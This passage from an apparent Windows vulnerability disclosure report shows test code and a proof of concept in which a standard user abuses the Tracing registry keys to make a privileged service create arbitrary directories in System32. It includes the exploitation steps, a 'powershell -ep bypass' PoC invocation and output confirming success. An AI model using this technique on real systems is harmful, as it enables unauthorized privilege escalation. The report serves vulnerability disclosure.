    BY_HANDLE_FILE_INFORMATION info;
    ZeroMemory(&info, sizeof(BY_HANDLE_FILE_INFORMATION));
    if (GetFileInformationByHandle(hFolder, &info)) {
        if ((info.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == FILE_ATTRIBUTE_DIRECTORY)
            printf("'%s' exists and is a directory\n", lpFileName);
        else
            printf("'%s' exists and is a file\n", lpFileName);
    }
    CloseHandle(hFolder);
}
else
{
    if (GetLastError() == ERROR_FILE_NOT_FOUND)
        printf("'%s' doesn't exist\n", lpFileName);
    else
        printf("Unhandled error: %d\n", GetLastError());
}
```

Here is the result with an existing folder, a non-existing folder and a file.



```
C:\ZZ_DEV>test.exe C:\Windows\Tracing
'C:\Windows\Tracing' exists and is a directory

C:\ZZ_DEV>test.exe C:\Windows\Tracing\blah
'C:\Windows\Tracing\blah' doesn't exist

C:\ZZ_DEV>test.exe C:\Windows\System32\license.rtf
'C:\Windows\System32\license.rtf' exists and is a file
```

Figure 9: Results of the test application

3 PoC / Exploit

3.1 Exploitation


There is nothing particular to say about the exploitation. It can be summarized in 3 simple steps.

1. Set the path of the directory to create in the `FileDirectory` value and set `EnableFileTracing` to `1` to enable the tracing. The parent directory must exist.
2. Check whether the folder was created. If not, it might be necessary to generate some events so that the targeted service tries to write to the log file and thus creates the directory.
3. Restore the values in the registry.

3.2 Steps to Reproduce

I've provided a PoC that demonstrates the vulnerability. It should be executed as a regular user at medium integrity level.

1. Copy the provided PowerShell script to a user-writable location.




Name	Date modified	Type	Size
poc.ps1	4/6/2020 2:55 PM	Windows PowerS...	5 KB

Figure 10: PoC file

2. Execute the following command to create the `foo123` directory in `C:\Windows\System32`:

```
C:\Users\Lab-User\Downloads>powershell -ep bypass -c ". .\poc.ps1; DoMain -Path 'C:\Windows\System32\foo123'"
```



```
Microsoft Windows [Version 10.0.19592.1001]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\ZZ_DEV>whoami
desktop-rtfonkm\lab-user

C:\ZZ_DEV>icacls C:\Windows\System32\foo123
C:\Windows\System32\foo123: The system cannot find the file specified.
Successfully processed 0 files; Failed processing 1 files

C:\ZZ_DEV>powershell -ep bypass -c ". .\poc.ps1; DoMain -Path 'C:\Windows\System32\foo123'"
[*] The Tracing key was successfully configured.
[+] Success! Target folder 'C:\Windows\System32\foo123' was created.
[*] Restoring Tracing configuration.

C:\ZZ_DEV>icacls C:\Windows\System32\foo123
C:\Windows\System32\foo123 NT SERVICE\TrustedInstaller:(I)(F)
                           NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                           BUILTIN\Administrators:(I)(F)
                           BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                           BUILTIN\Users:(I)(RX)
                           BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                           CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

C:\ZZ_DEV>
```

Figure 11: PoC result